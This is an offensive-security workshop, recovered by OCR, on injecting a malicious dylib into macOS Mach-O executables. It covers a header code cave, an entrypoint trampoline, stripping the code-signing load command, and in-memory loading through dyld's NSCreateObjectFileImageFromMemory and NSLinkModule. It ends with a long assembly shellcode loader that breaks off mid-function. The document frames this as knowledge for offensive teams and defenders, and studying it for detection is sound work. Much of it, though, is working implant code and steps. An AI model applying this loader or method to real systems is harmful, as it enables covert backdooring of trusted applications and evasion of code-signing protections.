
MacOS Dylib Injection through Mach-O Binary Manipulation

Archived: 2026-04-06 01:27:44 UTC

2. Background

Since switching to an offensive role, I've been designing implants for various environments. This workshop is a way to share knowledge with other offensive teams as well as defenders looking to instrument protections. The history of dylib loading technique was first notably mentioned in 2015 and has been used in the wild in late 2019. Since late 2019, I've been able to implement this technique in shellcode. Below is an example of implementation.



Terms

Mach-O - short for Mach Object file format, is a file format for executables, object code, shared libraries, dynamically-loaded code, and core dumps.

dylib - macOS dynamically loaded shared library.

dlyd - the dynamic linker.

otool - object file displaying tool. The otool command displays specified parts of object files or libraries.

nm - command to list symbols from object files.

header - contains general information about the binary: byte order (magic number), cpu type, amount of load commands, etc.

load commands - kind of a table of contents, that describes position of segments, symbol table, dynamic symbol table, etc. Each load command includes meta-information, such as type of command, its name, position in a binary and so on.

function prologue - a few lines of code at the beginning of a function, which prepares the stack and registers for use within the function.

entrypoint - refers to the starting address within the code section that will be executed.

bundle - is a macOS file directory with a defined structure and file extension, allowing related files to be grouped together as a conceptually single item.

code cave - a section in memory or binary that is usually null bytes or bytes that can be overwritten with new bytes. Candidate code caves usually target bytes or code that is not vital to the normal operation of the target binary.

shellcode - bytes of compiled code that contain position independent code. This means that it does not need any external resources in order to execute.


trampoline - also known as an indirect jump vector, is a modification of fixed code to jump to a new location in code and then jump back to the original inline code execution.

4. Parsing the Mach-O Header

In order to place shellcode into a target Mach-O binary, you first need to collect:

- Entrypoint address
- Offset to the end of the header
- Offset to the beginning of the TEXT section
- Offset to the end of the Mach-O binary

Essentially you are using the space between the header section and the TEXT section as a code cave for the shellcode. Note that this particular code cave requires the shellcode size to fit. The technique of code caving is not a new concept. Entrypoint redirection is also a well known classic technique among other binary hijacking methods.



Mach-O Header Breakdown

The Mach-O header consists of basic metadata information and a table that contains a list of load commands. Following the header structure is the load commands section.

```
 struct mach_header_64 {
        uint32_t        magic;        /* mach magic number identifier */
        cpu_type_t        cputype;        /* cpu specifier */
        cpu_subtype_t        cpusubtype;/* machine specifier */
        uint32_t        filetype;        /* type of file */
-->     uint32_t        ncmds;        /* number of load commands */
-->     uint32_t        sizeofcmds;/* the size of all the load commands */
        uint32_t        flags;        /* flags */
        uint32_t        reserved;        /* reserved */
};
```

https://opensource.apple.com/source/xnu/xnu-6153.11.26/EXTERNAL_HEADERS/mach-o/loader.h

The important piece of information in the header is the number of load commands (ncmds) and the size of all the load commands (sizeofcmds). The size of all load commands is the offset to the end of the full header which is the starting offset of the code cave.

Ignoring Code Signing Checks

The size of commands will need to be manipulated in order to remove the code signing load command because once a binary is modified it will no longer pass the integrity check. Typically the code signing load command will

be the last of the load commands. By decrementing the number of load commands, the dyld loader will ignore the code signing section altogether.

In order to get the entrypoint you need to traverse the list of load commands by using the cmdsize to find the next command struct offset. Load command LC_MAIN or LC_UNIXTHREAD will have the entrypoint needed. Most newer Mach-O binaries are compiled with LC_MAIN and older binaries use LC_UNIXTHREAD.

```
 struct load_command {
        uint32_t cmd;                /* type of load command */
        uint32_t cmdsize;        /* total size of command in bytes */
};
```

https://opensource.apple.com/source/xnu/xnu-6153.11.26/EXTERNAL_HEADERS/mach-o/loader.h

The load command LC_MAIN will have the entrypoint in entryoff. Note that you can't always assume that entryoff is the beginning of the file offset of main().

```
 struct entry_point_command {
    uint32_t  cmd;        /* LC_MAIN only used in MH_EXECUTE filetypes */
    uint32_t  cmdsize;        /* 24 */
--> uint64_t  entryoff;        /* file (__TEXT) offset of main() */
    uint64_t  stacksize;/* if not zero, initial stack size */
};
```

For LC_UNIXTHREAD you will need to parse the registers to get the RIP register which contains the entrypoint.

```
 struct thread_command {
        uint32_t        cmd;                /* LC_THREAD or  LC_UNIXTHREAD */
        uint32_t        cmdsize;        /* total size of this command */
        /* uint32_t flavor                   flavor of thread state */
        /* uint32_t count                   count of longs in thread state */
-->    /* struct XXX_thread_state state   thread state for this flavor */
        /* ... */
};

struct x86_thread_state64_t {
   uint64_t rax;
   uint64_t rbx;
   uint64_t rcx;
   uint64_t rdx;
   uint64_t rdi;
   uint64_t rsi;
   uint64_t rbp;
   uint64_t rsp;
   uint64_t r8;
```

```
   uint64_t r9;
   uint64_t r10;
   uint64_t r11;
   uint64_t r12;
   uint64_t r13;
   uint64_t r14;
   uint64_t r15;
-->uint64_t rip;
   uint64_t rflags;
   uint64_t cs;
   uint64_t fs;
   uint64_t gs;
 };
```

Next, you will need to get the offset of the TEXT section by traversing the load commands for LC_SEGMENT_64. The segment name (segname) should contain the word `__TEXT`.

```
 struct segment_command_64 { /* for 64-bit architectures */
        uint32_t        cmd;                /* LC_SEGMENT_64 */
        uint32_t        cmdsize;        /* includes sizeof section_64 structs */
-->    char               segname[16];        /* segment name */
        uint64_t        vmaddr;                /* memory address of this segment */
        uint64_t        vmsize;                /* memory size of this segment */
        uint64_t        fileoff;        /* file offset of this segment */
        uint64_t        filesize;        /* amount to map from the file */
        vm_prot_t        maxprot;        /* maximum VM protection */
        vm_prot_t        initprot;        /* initial VM protection */
        uint32_t        nsects;                /* number of sections in segment */
        uint32_t        flags;                /* flags */
};
```

This command is followed by a list of segments. You need to traverse the list of segments to find the section name (sectname) `__text`. The address (addr) will contain the virtual memory address of the start of the TEXT section which is the start of the code.

```
 struct section_64 { /* for 64-bit architectures */
-->    char                sectname[16];/* name of this section */
        char                segname[16];/* segment this section goes in */
-->    uint64_t        addr;                /* memory address of this section */
        uint64_t        size;                /* size in bytes of this section */
        uint32_t        offset;        /* file offset of this section */
        uint32_t        align;        /* section alignment (power of 2) */
        uint32_t        reloff;        /* file offset of relocation entries */
        uint32_t        nreloc;        /* number of relocation entries */
        uint32_t        flags;        /* flags (section type and attributes)*/
```


```
        uint32_t        reserved1;      /* reserved (for offset or index) */
        uint32_t        reserved2;      /* reserved (for count or sizeof) */
        uint32_t        reserved3;      /* reserved */
};
```

Now that you have the virtual address of the entrypoint and the file offset of the entrypoint, you can use these to create the trampoline needed for the shellcode. You also have the offsets for the beginning and end of the code cave for the shellcode. You will place your shellcode within the code cave with a 16 byte boundary. To reiterate here is a list of addresses you have at this point:

- Virtual address of the entrypoint
- File offset of the start of TEXT
- File offset of the end of the Load Commands
- The Number of Load Commands
- Entrypoint of the shellcode

5. Entrypoint Redirection

Creating the Entrypoint Trampoline



Compiled functions usually have a predictable function prologue that sets up the stack pointer, allocates stack space for the function, and stores register values. Typically these prologues are similar if compiled by the same native compiler. Below is an example of 2 different Mach-O binaries with the same function prologue. You can dump this assembly using a basic disassembler.

Google Chrome Helper function prologue

```
 _main:
100001340:      55      pushq   %rbp
100001341:      48 89 e5        movq    %rsp, %rbp
100001344:      41 57   pushq   %r15
100001346:      41 56   pushq   %r14
100001348:      41 55   pushq   %r13
10000134a:      41 54   pushq   %r12
10000134c:      53      pushq   %rbx
```

Calculator function prologue

```
 _main:
100001340:      55      pushq   %rbp
100001341:      48 89 e5        movq    %rsp, %rbp
100001344:      41 57   pushq   %r15
100001346:      41 56   pushq   %r14
100001348:      41 55   pushq   %r13
10000134a:      41 54   pushq   %r12
10000134c:      53      pushq   %rbx
```

Now you need to know the offset to the start of your shellcode in the code cave. You will need to calculate the relative jump offset from the entrypoint + size of jump instruction. This should be a negative number which will be used in the jmp assembly instruction.

```
int32 relative_jump_offset = shellcode_entrypoint-(entrypoint+size_of_jmp_instr);
```

Using a hex editor, overwrite the original function prologue with a relative jump instruction. This will take up 5 bytes. Pad the remaining bytes with a nop. Be sure to save the instructions that were overwritten, at the end of your shellcode you will need to recreate those instructions before jumping back to continue the original function prologue.

Entrypoint of main with trampoline

```
 _main:
100001340:      e9 bb fa ff ff  jmp     -1349
100001345:      90      nop
100001346:      41 56   pushq   %r14
100001348:      41 55   pushq   %r13
10000134a:      41 54   pushq   %r12
10000134c:      53      pushq   %rbx
```

End of shellcode restoring prologue

```
 100000FD7 48 89 E5        mov     rbp, rsp
100000FDA 41 57           push    r15
100000FDC E9 65 03 00 00  jmp    0x36a ; loc_100001346
```

Process Fork/Execve & Memory

In macOS, when a process is forked the child process does not get an exact duplicate of the memory space. So if you were to load the dylib in memory in the parent process and then fork, the child process will not be able to access the dylib you loaded. Ultimately you want to redirect the control flow to the dylib without disrupting the original control flow so you will need to choose which child or parent process is going to load the dylib.

By calling execve on a copy of the parent process, this will ensure that the original process performs it's original functionality without disrupting the memory space. As for this case, the main arguments were verified in order to continue to the dylib loading.

Example of fork/execve the child process

```
  ; check the arguments
  cmp    rdi, 2                ; if argc == 2
  jne    .parentprocess
  mov    rax, [rsi+8]          ; get argv[1]
  mov    eax, dword [rax]
  cmp    eax, 0x00303031       ; if argv[1] == "100"
  jne    .exit
  jmp    .childprocess
.parentprocess:
  ; Do fork
  mov    rax, 0x2000002        ; int fork(void)
  syscall
  cmp    edx, 0                ; if child continue
  jz    .exit                  ; if parent return to original code
  ; Do exec
  mov    qword [rsp+0x28], 0x00303031
  mov    qword [rsp+0x10], 0   ; argv[2]=NULL
  lea    rax, [rsp+0x28]
  mov    [rsp+0x8], rax        ; argv[1]="100"
  lea    rax, [rel targetName]
  mov    [rsp+0], rax          ; argv[0]
  mov    rsi, rsp              ; argv
  lea    rdi, [rel targetName] ; Arg1
  xor    rdx, rdx
  mov    rax, 0x200003b        ; execve
  syscall
```

How to catch a forked process with LLDB

LLDB doesn't provide an option to follow forked processes like GDB's follow-fork-mode. Instead you will need to wait and attach to the process after the fork system call is made. In 2 instances of LLDB, the first will be stopped at a breakpoint before the system call to fork and the second instance will be the following command that waits to attach to the forked process. Single step the system call and it will attach in the second instance.

```
(lldb) process attach --name a.out --waitfor
```

6. Loading the Dylib in Memory

For those who are familiar with Windows OS, /usr/lib/dyld is a binary similar to ntdll in that it handles the loading of a Mach-O image into memory and accesses process addresses.

Mach-O Load Order

The dyld linker uses a specific order to load dylib dependencies in the memory stack. First the main executable image will be loaded and then the dyld linker. These offsets are determined by the XNU kernel.

The dyld will be offsetted from the main executable in a range between 0x1000-0xFFFF000 and is a multiple of 0x1000. Typically in Mojave and Catalina, the dyld_shared_cache is enabled by default. All other linked system dylibs will use the dyld shared-cache to populate the virtual memory address offset by a slide (padding buffer between dylibs). Unlike the way the main executable and dyld were loaded into memory, these system dylibs will just be linked by the dyld instead of loaded.

Code snippet of how the dyld aslr offset is calculated

```
 dyld_aslr_page_offset = random();
dyld_aslr_page_offset %= vm_map_get_max_loader_aslr_slide_pages(map);
dyld_aslr_page_offset <<= vm_map_page_shift(map);
```

https://github.com/apple/darwin-xnu/blob/master/bsd/kern/mach_loader.c

Using LLDB, you can view the dyld in the image list with the command `(lldb) image list`.

Example of dyld in the image list

```
 [  0] 0x0000000100000000 /Users/user/Documents/originalmacho
[  1] 0x0000000100047000 /usr/lib/dyld <--
[  2] 0x00007fff70ab5000 /usr/lib/libsandbox.1.dylib
[  3] 0x00007fff6eb5b000 /usr/lib/libSystem.B.dylib
[  4] 0x00007fff3a995000 /System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
```

Compared to Windows, there is no Process Environment Block (PEB) equivalent in macOS. The address to dyld can be searched by starting from the initial address of the main executable + executable size. Since the dyld will

always exist at a multiple of 0x1000, the Mach-O file header 0xfeedfacf can be scanned by checking each offset. In order to avoid access violations, you can use the syscall chmod to test if an address is a valid pointer.

Checking with chmod before dereferencing a pointer

```
 ; chmod check
.fmcheck:                ; else
  mov rdi, rbx           ; Arg1: check is address is valid
.fmderef:
  mov rsi, 0777o         ; Arg2: mode
  mov rax, 0x200000F     ; int chmod(user_addr_t path, int mode)
  syscall
  xor rsi, rsi           ; clear rsi
  cmp rax, 2             ; check error is ENOENT
```

Resolve the necessary symbols

The address to dyld is necessary to resolve functions needed to load the malicious dylib into memory. Every version of macOS will have a different /usr/lib/dyld binary so you will need to dynamically look up the offsets in the symbol table. In the Mach-O's header, the LC_SYMTAB command contains the metadata of the symbol table.

```
 struct symtab_command {
        uint32_t        cmd;                /* LC_SYMTAB */
        uint32_t        cmdsize;        /* sizeof(struct symtab_command) */
-->     uint32_t        symoff;         /* symbol table offset */
        uint32_t        nsyms;          /* number of symbol table entries */
-->     uint32_t        stroff;         /* string table offset */
        uint32_t        strsize;        /* string table size in bytes */
};
```

https://opensource.apple.com/source/xnu/xnu-6153.11.26/EXTERNAL_HEADERS/mach-o/loader.h

In the Mach-O's header, the LC_SEGMENT_64 command contains the virtual addresses for LINKEDIT and TEXT. These virtual address offsets (vmaddr) and file offset (fileoff) are needed to calculate the offset to the symbol code.

```
 struct segment_command_64 {        /* for 64-bit architectures */
        uint32_t        cmd;                /* LC_SEGMENT_64 */
        uint32_t        cmdsize;        /* includes sizeof section_64 structs */
        char                segname[16];        /* segment name */
-->     uint64_t        vmaddr;                /* memory address of this segment */
        uint64_t        vmsize;                /* memory size of this segment */
-->     uint64_t        fileoff;        /* file offset of this segment */
        uint64_t        filesize;        /* amount to map from the file */
        vm_prot_t        maxprot;        /* maximum VM protection */
```

```
        vm_prot_t        initprot;        /* initial VM protection */
        uint32_t        nsects;               /* number of sections in segment */
        uint32_t        flags;               /* flags */
};
```

https://opensource.apple.com/source/xnu/xnu-6153.11.26/EXTERNAL_HEADERS/mach-o/loader.h

You will need to traverse the symbol table to collect the nlist. The nlist will contain the offset of the symbol name in the symbol string table.

```
 struct nlist_64 {
        union {
                uint32_t n_strx;/* index into the string table */
        } n_un;
        uint8_t n_type;        /* type flag, see below */
        uint8_t n_sect;        /* section number or NO_SECT */
        uint16_t n_desc;        /* see <mach-o/stab.h> */
-->    uint64_t n_value;        /* value of this symbol (or stab offset) */
};
```

https://opensource.apple.com/source/xnu/xnu-6153.11.26/EXTERNAL_HEADERS/mach-o/nlist.h

Traversing the nlist to get the virtual address of a symbol pseudocode

```
 uint32 target_symbol = 0x4d6d6f72;
unint64 file_slide = linkedit->vmaddr-text->vmaddr-linkedit->fileoff;
char* strtab = (char *)(base_addr + file_slide + symtab->stroff);
struct nlist_64 *nlist = (struct nlist_64 *)(base_addr + file_slide + symtab->symoff);
for (int i = 0; i < symtab->nsyms; i++){
    uint32 name = strtab + nlist[i].n_un.n_strx
    if (name == target_symbol)
        return base_addr + nlist[i].n_value;
}
```

NSCreateObjectFileImageFromMemory and NSLinkModule

There are 2 dyld functions that link dylibs from memory:

- NSCreateObjectFileImageFromMemory which performs the typical dyld loading procedure for an object that exists in a memory location rather than a file.
- NSLinkModule which adds the loaded dylib image memory space to the current process' image list array.

The discovery of these functions used for in-memory runtime loading was originally mentioned in the Blackhat 2015 talk "Writing Bad @$$ Malware for OS X" by Patrick Wardle.

```
 NSObjectFileImageReturnCode NSCreateObjectFileImageFromMemory(const void* address, size_t size, NSObjectFileIma

NSModule NSLinkModule(NSObjectFileImage objectFileImage, const char* moduleName, uint32_t options)
```

https://github.com/opensource-apple/dyld/blob/master/src/dyldAPIs.cpp

The malicious dylib must already exist somewhere in memory, so first use the mmap syscall to load your dylib into memory. Next you can pass that address to NSCreateObjectFileImageFromMemory to initialize the image. This function requires the dylib type to be a bundle so you will need to change the type in the dylib's Mach-O header.

Shellcode calling each function

```
 ; create file image
  lea    rsi, [rel targetSize]  ; Arg2: size
  mov    rsi, [rsi]
  lea    rdx, [rsp+0x90]        ; Arg3: NSObjectFileImage &fi
  mov    rax, [rsp+0x80]
  call   rax                    ; _NSCreateObjectFileImageFromMemory
  test   al, al
  jz     .leaveall
; link image
  mov    rdi, [rsp+0x90]        ; Arg1: NSObjectFileImage fi
  lea    rsi, [rel payloadName] ; Arg2: image name
  mov    edx, 3                 ; Arg3: NSLINKMODULE_OPTION_PRIVATE | NSLINKMODULE_OPTION_BINDNOW
  mov    rax, [rsp+0x88]
  call   rax                    ; _NSLinkModule
  mov    [rsp+0x98], rax        ; NSModule nm
```

Next, call NSLinkModule to link the image to the image list of the main executable. This function will return a pointer to NSModule. You will need to traverse addresses (size 8) from this pointer in order to acquire the address to the newly linked malicious dylib. This process is similar to finding the dyld image except you are dereferencing the pointer.

Example of "evil" dylib loaded and linked in the image list

```
 [ 38] 0x00007fff71f32000 /usr/lib/system/libsystem_trace.dylib
[ 39] 0x00007fff71f4a000 /usr/lib/system/libunwind.dylib
[ 40] 0x00007fff71f50000 /usr/lib/system/libxpc.dylib
[ 41] 0x00007fff7099b000 /usr/lib/libobjc.A.dylib
[ 42] 0x00007fff6ee8d000 /usr/lib/libc++abi.dylib
[ 43] 0x00007fff6ee39000 /usr/lib/libc++.1.dylib
[ 44] 0x00007fff6f902000 /usr/lib/libfakelink.dylib
[ 45] 0x00007fff6e693000 /usr/lib/libDiagnosticMessagesClient.dylib
[ 46] 0x00007fff6fa14000 /usr/lib/libicucore.A.dylib
```

```
[ 47] 0x00007fff71073000 /usr/lib/libz.1.dylib
[ 48] 0x0000000106a50000 evil (0x0000000106a50000) <--
```

Once you have the base address of your newly linked dylib, you can add it to the function offset of the exported function to call the exported function.

```
   mov    rdx, [rdx]
  add    rsi, rdx         ; dylib image base address + export offset
  call   rsi              ; call payload function
```

At this point, you have the dylib loaded in memory and the exported function called. If your forked child process is crashing, this means there is something wrong with the dependencies or insufficient error handling in the dylib you loaded. Keep in mind that any crashes will be reported in system logging and you might need to spin up LLDB to debug break on the crash.

I hope you enjoyed this workshop and hopefully you will feel more comfortable working with shellcode on macOS.

7. Appendix

Shellcode

```
 ; shellcodeloader.asm
; written by malwareunicorn
; WARNING: FOR MACOS ONLY
; nasm -f macho64 shellcodeloader.asm -o shellcodeloader.o && ld -o shellcodeloader.macho -macosx_version_min 1(

; Description: This is meant to be initial shellcode in a target process.
; The shellcode expects a macos dylib to be at the targetOffset. It will then
; load the dylib as an mmapped file. Then it will find the base address of dyld
; to get the 2 API calls needed to load the dylib image. Once the dylib is
; loaded it will get the targetEntry to call the export function of the dylib.

BITS 64

section .text
global main

main:
  ; fix registers and stack
  push   rbp
  mov    rbp, rsp
  sub    rsp, 0xB0

  ; check the arguments
```

```
  cmp    rdi, 2           ; if argc == 2
  jne    .parentprocess
  mov    rax, [rsi+8]     ; get argv[1]
  mov    eax, dword [rax]
  cmp    eax, 0x00303031  ; if argv[1] == "100"
  jne    .exit
  jmp    .childprocess
.parentprocess:
  ; Do fork
  mov    rax, 0x2000002   ; int fork(void); vfork 0x42
  syscall
  cmp    edx, 0           ; if child continue
  jz    .exit             ; if parent return to original code

  ; Do exec
  mov    qword [rsp+0x28], 0x00303031
  mov    qword [rsp+0x10], 0   ; argv[2]=NULL
  lea    rax, [rsp+0x28]
  mov    [rsp+0x8], rax        ; argv[1]="100"
  lea    rax, [rel targetName]
  mov    [rsp+0], rax          ; argv[0]
  mov    rsi, rsp              ; argv
  lea    rdi, [rel targetName] ; Arg1:
  xor    rdx, rdx
  mov    rax, 0x200003b   ; execve
  syscall
  jmp    .leaveall
.childprocess:
  lea    rdi, [rel targetName] ; Arg1: Target Macho Name
  mov    rsi, 0x2         ; Arg2: O_RDWR flag
  mov    rax, 0x2000005   ; int open(user_addr_t path, int flags, int mode) NO_SYSCALL_STUB; }
  syscall
  cmp    rax, 3           ; if fd < 3
  jl     .leaveall
  mov    [rsp+0x68], rax  ; store the fd
  lea    r9, [rel targetOffset] ; Arg6: offset of stage3 should be a multiple of the page size
  mov    r9, [r9]         ; offset
  mov    r8, rax          ; Arg5: fd
  mov    rcx, 0x1002      ; Arg4: flags MAP_ANON | MAP_PRIVATE
  mov    rdx, 0x7         ; Arg3: PROT_READ | PROT_WRITE | PROT_EXEC
  lea    rsi, [rel targetSize]  ; Arg2: filesize multiple of the page size of the system
  mov    rsi, [rsi]
  mov    rdi, 0           ; Arg1: return address
  mov    rax, 0x20000C5   ; user_addr_t mmap(caddr_t addr, size_t len, int prot, int flags, int fd, off_t pos)
  syscall
  cmp    rax, 0x7F        ; if error code
  jl     .leaveall
```

```
; Store address of golang binary
mov    [rsp+0x70], rax
xor    rcx, rcx         ; Arg4: no deref
mov    rdx, 0x1000      ; Arg3: increment
xor    rsi, rsi         ; Arg2: &base
mov    rdi, 0x100000000 ; Arg1: EXECUTABLE_BASE_ADDR
call   .findmacho
xor    rcx, rcx         ; Arg4: no deref
mov    rdx, 0x1000      ; Arg3: increment as 0x1000
add    rsi, 0x44000     ; approx size of Target Macho
mov    rdi, rsi         ; Arg1: EXECUTABLE_BASE_ADDR + 0x44000
xor    rsi, rsi         ; Arg2: &dyld
call   .findmacho
mov    [rsp+0x78], rsi  ; store binary base address of dyld

; get symbols:
mov    rdx, [rsp+0x78]  ; Arg3: binary base address of dyld
mov    rsi, 25          ; Arg2: offset
mov    rdi, 0x4d6d6f72  ; Arg1: _NSCreateObjectFileImageFromMemory
call   .resolvesymbol
mov    [rsp+0x80], rax  ; store addr of _NSCreateObjectFileImageFromMemory
mov    rdx, [rsp+0x78]  ; Arg3: binary base address of dyld
mov    rsi, 4           ; Arg2: offset
mov    rdi, 0x4d6b6e69  ; Arg1: _NSLinkModule
call   .resolvesymbol
mov    [rsp+0x88], rax  ; store addr of _NSLinkModule

; change the filetype to a bundle
mov    rdi, [rsp+0x70]  ; Arg1: mmap addr of payload
mov    dword [rdi+0xC], 0x8

; create file image
lea    rsi, [rel targetSize] ; Arg2: size
mov    rsi, [rsi]
lea    rdx, [rsp+0x90]  ; Arg3: NSObjectFileImage &fi
mov    rax, [rsp+0x80]
call   rax              ; _NSCreateObjectFileImageFromMemory
test   al, al
jz     .leaveall

; link image
mov    rdi, [rsp+0x90]  ; Arg1: NSObjectFileImage fi
lea    rsi, [rel payloadName] ; Arg2: image name
mov    edx, 3           ; Arg3: NSLINKMODULE_OPTION_PRIVATE | NSLINKMODULE_OPTION_BINDNOW
mov    rax, [rsp+0x88]
call   rax              ; _NSLinkModule
```

```
  mov    [rsp+0x98], rax  ; NSModule nm
  ; get execute_base
  mov    rdi, rax         ; Arg1: NSModule nm
  xor    rsi, rsi         ; Arg2: Payload Image Base
  mov    rdx, 0x8         ; Arg3: size of ptr increment
  mov    rcx, 1           ; Arg4: yes deref
  call   .findmacho
  cmp    rsi, 0
  je     .leaveall
  lea    rdx, [rel targetEntry]
  mov    rdx, [rdx]
  add    rsi, rdx         ; dylib image base address + export offset
  call   rsi              ; call payload function
.leaveall:
  xor    rax, rax
  mov    rax, 0x2000001   ; exit
  mov    rdi, 0
  syscall
.exit:
  add    rsp, 0xB0
  pop    rbp

  ; begin original stack prelog:
  push   rbp              ; 55        original entrypoint instructions
  mov    rbp, rsp         ; 48 89 E5  original entrypoint instructions
  push   r15              ; 41 57     original entrypoint instructions
  ; TODO: Replace these bytes to point to the original entrypoint + 6 bytes
  ; This is a relative jump so (original entrypoint+6)-(RIP+5)
  ; Change 0xEB to 0xE9 and insert 4 byte offset
  jmp .exit
  nop
  nop
  nop

; This function traverses the memory images to reach the next
; 0xfeedfacf header. It uses chmod to verify if a valid pointer.

.findmacho:
  push rbp
  mov rbp, rsp
  sub rsp, 0x20           ; allow for 3 vars
  ; rdi = arg1 addr
  ; rsi = arg2 base
  ; rdx = arg3 increment
  ; rcx = arg4 deference (1 or 0)
  mov [rsp+0], rdi        ; addr
  mov [rsp+0x8], rsi      ; base
```

```
  mov [rsp+0x10], rdx     ; increment
  mov [rsp+0x18], rcx     ; deref
  mov rbx, [rsp+0]        ; starting address
.fmloop0:
  mov rcx, [rsp+0x18]
  cmp rcx, 1              ; if dereference == 1
  jne .fmcheck
  mov rcx, [rbx]
  mov rdi, rcx            ; Arg1: check is address is valid
  jmp .fmderef
  ; chmod check
.fmcheck:                 ; else
  mov rdi, rbx            ; Arg1: check is address is valid
.fmderef:
  mov rsi, 0777o          ; Arg2: mode
  mov rax, 0x200000F      ; int chmod(user_addr_t path, int mode)
  syscall
  xor rsi, rsi            ; clear rsi
  cmp rax, 2              ; check error is ENOENT
  jne .fmloop1
  mov edx, [rdi]
  mov eax, 0xfeedfacf
  cmp eax, edx            ; if header == 0xfeedfacf
  jne .fmloop1
  mov [rsp+0x8], rdi      ; store found address
  jmp .fmexit
.fmloop1:
  add rbx, [rsp+0x10]     ; add increment
  jmp .fmloop0
.fmexit:
  mov rsi, [rsp+0x8]
  add rsp, 0x20
  pop rbp
  ret

; This function will retrieve the address to the dyld function requested.
; It will loop through the symbol names to capture the virtual offset to the
; function.
.resolvesymbol:
  push   rbp
  mov    rbp, rsp
  sub    rsp, 0xB0
  ; rdi ARG1 : target symbol
  ; rsi Arg2 : offset
  ; rdx Arg3 : base address
  ; [rsp+0] = symtab
  ; [rsp+8] = sc
```

```
  ; [rsp+0x10] = linkedit
  ; [rsp+0x18] = text
  ; [rsp+0x20] = file_slide
  ; [rsp+0x28] = target symbol
  ; [rsp+0x30] = base address
  ; [rsp+0x38] = offset
  ; [rsp+0x40] = strtab
  mov    [rsp+0x28], rdi
  mov    [rsp+0x30], rdx
  mov    [rsp+0x38], rsi
  mov    rbx, [rsp+0x30]
  mov    r8, rbx
  add    r8, 0x20         ; lc = base + sizeof(struct mach_header_64)
  mov    ecx, [rbx+0x10]  ; mach_header_64->ncmds
  sub    ecx, 1
.rsloop:
  mov    edx, [r8]        ; cmd
  cmp    edx, 0x2         ; LC_SYMTAB
  jne    .rscontinue
  mov    [rsp+0], r8      ; symtab = symtab_command
.rscontinue:
  cmp    edx, 0x19        ; LC_SEGMENT_64
  jne .rscontinue2
  mov    [rsp+0x8], r8    ; segment_command_64 sc
  mov    r11, r8          ; sc
  mov    rdx, [r8+0xA]    ; lc->segname
  cmp    edx, 0x4b4e494c  ; "LINK"
  jne    .case2
  mov    [rsp+0x10], r11  ; linkedit
  jmp    .rscontinue2
.case2:
  cmp    edx, 0x54584554  ; "TEXT"
  jne    .rscontinue2
  mov    [rsp+0x18], r11  ; text
.rscontinue2:
  mov    edx, [r8+0x4]    ; lc->cmdsize
  add    r8, rdx
  dec    rcx
  cmp    rcx, 0
  jne    .rsloop
  mov    r12, [rsp+0x10]
  cmp    r12, 0           ; if linkedit == 0 ; return -1
  jne    .getvaddr
  mov    rax, -1
  add    rsp, 0xB0
  pop    rbp
  ret
```

```
.getvaddr:
  xor r12, r12
  xor r13, r13
  xor r14, r14
  xor rdx, rdx
  xor rdi, rdi
  xor rbx, rbx
  ; unsigned long file_slide = linkedit->vmaddr - text->vmaddr - linkedit->fileoff;
